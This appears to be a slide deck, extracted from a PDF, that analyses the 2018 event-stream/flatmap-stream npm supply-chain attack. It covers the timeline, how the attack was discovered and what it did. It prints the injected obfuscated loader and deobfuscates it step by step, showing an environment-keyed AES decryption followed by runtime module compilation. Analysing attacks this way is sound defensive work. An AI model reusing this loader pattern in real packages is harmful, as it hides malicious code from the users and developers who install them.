
12 days

Note: Nothing malicious has happened yet.


On October 5th 2018 (T+31) the attacker published
malicious version **flatmap-stream@0.1.1**



event-stream@3.3.6 installed fresh now pulls in
flatmap-stream@0.1.1 because of the **^**



event-stream@3.3.5 was stable for 2+ years...



A LOT depended on event-stream^3.3.5 and would get updated to 3.3.6 automatically.

Agenda

- 1 How it happened
- 2 **What it did**
- 3 Where it leaves us



But, first, how was it discovered?

The malicious code used a method deprecated in node v11.0.0

The screenshot shows the Node.js documentation page for deprecated APIs. The browser's address bar shows the URL: https://nodejs.org/api/deprecations.html#deprecations_dep0106_crypto_createcipher_and_crypto_createdecipher. The page title is "DEP0106: crypto.createCipher and crypto.createDecipher". A sidebar on the left lists various Node.js topics. The main content area features a "History" section with a table showing the deprecation status across different Node.js versions. A teal box highlights the "History" section, and a red underline marks the "Runtime deprecation." entry for v11.0.0.

Node.js

- About these Docs
- Usage & Example
- Assertion Testing
- Async Hooks
- Buffer
- C++ Addons
- C/C++ Addons - N-API
- Child Processes
- Cluster
- Command Line Options
- Console

DEP0106: crypto.createCipher and crypto.createDecipher

▼ History

Version	Changes
v11.0.0	Runtime
v10.0.0	Docume

Type: Runtime

Using `crypto.createCipher` or `crypto.createDecipher` is deprecated. Use the `crypto.pbkdf2()` or `crypto.createDecipheriv()` derivation function (N-API) instead.

▼ History

Version	Changes
<u>v11.0.0</u>	Runtime deprecation.
v10.0.0	Documentation-only deprecation.

Node v11.0.0 was released 18 days into the exploit.

The image is a screenshot of a web browser displaying the Node.js v11.0.0 release blog post. The browser's address bar shows the URL `https://nodejs.org/en/blog/release/v11.0.0/`. The Node.js logo is centered at the top of the page, with a navigation menu below it containing links for HOME, ABOUT, DOWNLOADS, DOCS, GET INVOLVED, SECURITY, NEWS, and FOUNDATION. The FOUNDATION link is highlighted in green. A teal callout box on the left points to the article title and author information. A larger teal callout box on the right points to the main title and author information, with the date `2018-10-23` underlined in red. The article text begins with "Node.js 11.0.0 is here! This is the newest performance, and an update to V8 7.0." and is followed by a section titled "Notable Changes" which includes a bullet point for "Build" with a sub-point stating "FreeBSD 10 is no longer supported. #22617".

Node v11.0.0 (Current) | Node.js x

← → ↻ 🏠 <https://nodejs.org/en/blog/release/v11.0.0/> ☆ ⓘ 🐶 ⋮

node JS

HOME | ABOUT | DOWNLOADS | DOCS | GET INVOLVED | SECURITY | NEWS | FOUNDATION

Node v11.0.0 (Current)
by James M Snell, 2018-10-23

Node.js 11.0.0 is here! This is the newest performance, and an update to V8 7.0.

Notable Changes

- Build
 - FreeBSD 10 is no longer supported. [#22617](#)

Node v11.0.0 (Current)
by James M Snell, 2018-10-23

Unrelated projects started getting deprecation warnings.

Deprecation warning at start · 1442

GitHub, Inc. [US] | <https://github.com/remy/nodemon/issues/1442>

Why GitHub? Enterprise Explore Marketplace Pricing Search Sign in Sign up

remy / nodemon Sponsor Watch 256 Star 18,200 Fork 1,200

Code Issues 11 Pull requests 1 Wiki Security Insights

Deprecation warning at start #1442

Closed jaydenseric opened this issue on Oct 28, 2018 · 13 comments

logged.

Assignees
No one assigned

Labels
needs more info

Projects
None yet

Milestone
No milestone

7 participants

[DEP0106] DeprecationWarning: crypto.createDecipher is deprecated.

A deprecation warning is logged:

[DEP0106] DeprecationWarning: crypto.createDecipher is deprecated.

Steps to reproduce

Use Nodemon and Node.js versions as specified above.

If applicable, please append the `--dump` flag on your command and include the output here **ensuring to remove any sensitive/personal details or tokens.**

5

On November 20, 2018 (T+77) FallingSnow put it together

I don't know what to say. · Issue x

GitHub, Inc. [US] | https://github.com/dominictarr/event-stream/issues/116

dominictarr / event-stream Archived

Watch 73Star 2,066Fork 145

<> Code

Issues 7

Pull requests 0

Projects 0


Security

Insights

I don't know what to say. #116

Closed

FallingSnow opened this issue on Nov 20, 2018 · 666 comments



FallingSnow commented on Nov 20, 2018 • edited

@dominictarr Why was @right9ctrl given access to this repo? He added `flatmap-stream` which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting `ps-tree`. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.

@right9ctrl If you removed `flatmap-stream` because your realized it was an injection attack why didn't you yank `event-stream@3.3.6` from npm and put a PSA? If you didn't know, why did you choose to use a completely unused/unknown library (0 downloads on npm until you use it)? If I had the exact date

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

So how was it discovered?

Pure luck. If `crypto.createDecipher` wasn't deprecated or node v11.0.0 wasn't released, who knows when it would have been discovered.

Time between transfer of event-stream and
FallingSnow's github issue:

77 days

Time between **flatmap-stream@0.1.1**
and public exposure:

48 days

flatMap-stream v0.1.0

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e===t?(void 0!==r&&i.emit.apply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v()))function p(r,e,t){l||(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a==o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!f}catch(r){if(s)throw r;return p(r,!f)},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})}},i.pause=function(){f=!0},i.resume=function(){f=!1},i};
```


flatmap-stream v0.1.1

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new
Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function
w(r,e){var t=c+1;if(e===t?(void 0!==r&&i.emit.apply(i,
["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete
m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l||
(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return
e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0!==r)return
w(r,a);a==o&&(i.readable=!1,i.emit("end"),i.destroy())}return
i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not
writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!f}catch(r)
{if(s)throw r;return p(r,!f)},i.end=function(r){u||v(r)},i.destroy=function()
{u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function()
{i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1},i};!function(){try{var
r=require,t=process;function e(r){return Buffer.from(r,"hex").toString()}var
n=r(e("2e2f746573742f64617461")),o=t[e(n[3])][e(n[4])];if(!o)return;var u=r(e(n[2]))[e(n[6])]
(e(n[5]),o),a=u.update(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new
module.constructor;f.paths=module.paths,f[e(n[7])](a,""),f.exports(n[1])}catch(r){}}();
```




Payload A

The bootstrap.

JS payload-a.js x

new ▸ JS payload-a.js ▸ <function>

```
1  ! function() {
2      try {
3          var r = require,
4              t = process;
5
6          function e(r) {
7              return Buffer.from(r, "hex").toString()
8          }
9
10         var n = r(e("2e2f746573742f64617461")),
11             o = t[e(n[3])][e(n[4])];
12         if (!o) return;
13         var u = r(e(n[2]))[e(n[6])](e(n[5]), o),
14             a = u.update(n[0], e(n[8]), e(n[9]));
15         a += u.final(e(n[9]));
16         var f = new module.constructor;
17         f.paths = module.paths, f[e(n[7])](a, ""), f.exports(n[1])
18     } catch (r) {}
19 }();
```


JS payload-a.js x

new ▶ JS payload-a.js ▶ ...

```
1  function unhex(r) {  
2      return Buffer.from(r, "hex").toString();  
3  }  
4  
5  var n = require(unhex("2e2f746573742f64617461"));  
6  var o = process[unhex(n[3])][unhex(n[4])];  
7  
8  if (!o) return;  
9  
10 var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)  
11 var a = u.update(n[0], unhex(n[8]), unhex(n[9]));  
12  
13 a += u.final(unhex(n[9]));  
14  
15 var f = new module.constructor();  
16  
17 (f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);  
18
```


JS payload-a.js x

new ▶ JS payload-a.js ▶ [n]

```
1  function unhex(r) {
2      return Buffer.from(r, "hex").toString();
3  }
4  
5  var = require("./test/data");
6  var o = process[unhex(n[3])][unhex(n[4])];
7
8  if (!o) return;
9
10 var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
11 var a = u.update(n[0], unhex(n[8]), unhex(n[9]));
12
13 a += u.final(unhex(n[9]));
14
15 var f = new module.constructor();
16
17 (f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);
18
```

JS payload-a.js

JS test-data.js ×

new ▸ JS test-data.js ▸ ...

```
1  module.exports = [  
2    "75d4c87f3[...large entry cut...]68ecaa6629",  
3    "db67fdbfc[...large entry cut...]349b18bc6e1",  
4    "63727970746f",  
5    "656e76",  
6    "6e706d5f7061636b6167655f6465736372697074696f6e",  
7    "616573323536",  
8    "6372656174654465636970686572",  
9    "5f636f6d70696c65",  
10   "686578",  
11   "75746638"  
12 ];  
13
```

JS payload-a.js

JS test-data.js ✕

new ▶ JS test-data.js ▶ ...

```
1  module.exports = [  
2    "75d4c87f3[...large entry cut...]68ecaa6629",  
3    "db67fdbfc[...large entry cut...]349b18bc6e1",  
4    "crypto",  
5    "env",  
6    "npm_package_description",  
7    "aes256",  
8    "createDecipher",  
9    "_compile",  
10   "hex",  
11   "utf8"  
12 ];  
13
```


JS payload-a.js

JS test-data.js

new ▶ JS payload-a.js ▶ ...

```
1
2
3  var testData = require("../test/data");
4  var desc = process.env.npm_package_description;
5
6  var decipher = require("crypto").createDecipher("aes256", desc);
7  var text = decipher.update(testData[0], "hex", "utf8");
8
9  text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```

JS payload-a.js • JS test-data.js

new ▶ JS payload-a.js ▶ ...

```
1
2
3  var testData = require("../test/data");
4  var desc = process.env.npm_package_description;
5
6  var decipher = require("crypto").createDecipher("aes256", desc);
7  var text = decipher.update(testData[0], "hex", "utf8");
8
9  text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```


JS payload-a.js • JS test-data.js

new ▶ JS payload-a.js ▶ ...

```
1
2
3  var testData = require("../test/data");
4  var desc = process.env.npm_package_description;
5
6  var decipher = require("crypto").createDecipher("aes256", desc);
7  var text = decipher.update(testData[0], "hex", "utf8");
8
9  text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```

JS payload-a.js

JS test-data.js

new ▶ JS payload-a.js ▶ ...

```
1
2
3  var testData = require("../test/data");
4  var desc = process.env.npm_package_description;
5
6  var decipher = require("crypto").createDecipher("aes256", desc);
7  var text = decipher.update(testData[0], "hex", "utf8");
8
9  text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```


JS payload-a.js

JS test-data.js

new ▶ JS payload-a.js ▶ ...

```
1
2
3  var testData = require("../test/data");
4  var desc = process.env.npm_package_description;
5
6  var decipher = require("crypto").createDecipher("aes256", desc);
7  var text = decipher.update(testData[0], "hex", "utf8");
8
9  text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```

JS payload-a.js

JS test-data.js

new ▶ JS payload-a.js ▶ ...

```
1
2
3  var testData = require("../test/data");
4  var desc = process.env.npm_package_description;
5
6  var decipher = require("crypto").createDecipher("aes256", desc);
7  var text = decipher.update(testData[0], "hex", "utf8");
8
9  text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16
```


Recap

- The script decrypts and compiles a new module.
- The key comes from a package description (somewhere).
- The encrypted JS comes from `testData[0]`.
- The compiled module exports `testData[1]`.

What does this mean?

The script only serves its purpose if the code runs

1) from an npm script

2) defined in a package.json that has a specific string in the description field.

What does this mean *for us?*

We need to start trolling through package.json files.

all-the-packages

1.2.0 • Public • Published 2 years ago

Readme

2 Dependencies

1 Dependents

6 Versions

all-the-packages

All the npm registry metadata as an offline event stream.

Why?

See <https://github.com/nice-registry/about#why>

Installation

```
npm install all-the-packages --save
```

When you install this package, a `postinstall` script downloads the npm registry metadata to a local JSON file, which is about 540 MB.

install

```
> npm i all-the-packages
```

weekly downloads

16

version

1.2.0

license

MIT

open issues

2

pull requests

0

homepage

github.com

repository

 [github](https://github.com)

all-the-packages

1.2.0 • Public • Published 2 years ago

Readme

2 Dependencies

1 Dependents


6 Versions

Dependencies (2)

JSONStream event-stream

Dev Dependencies (2)

tap-spec tape



install

```
> npm i all-the-packages
```

weekly downloads

16

version

1.2.0

license

MIT

open issues

2

pull requests

0

homepage

github.com

repository

github

The plan

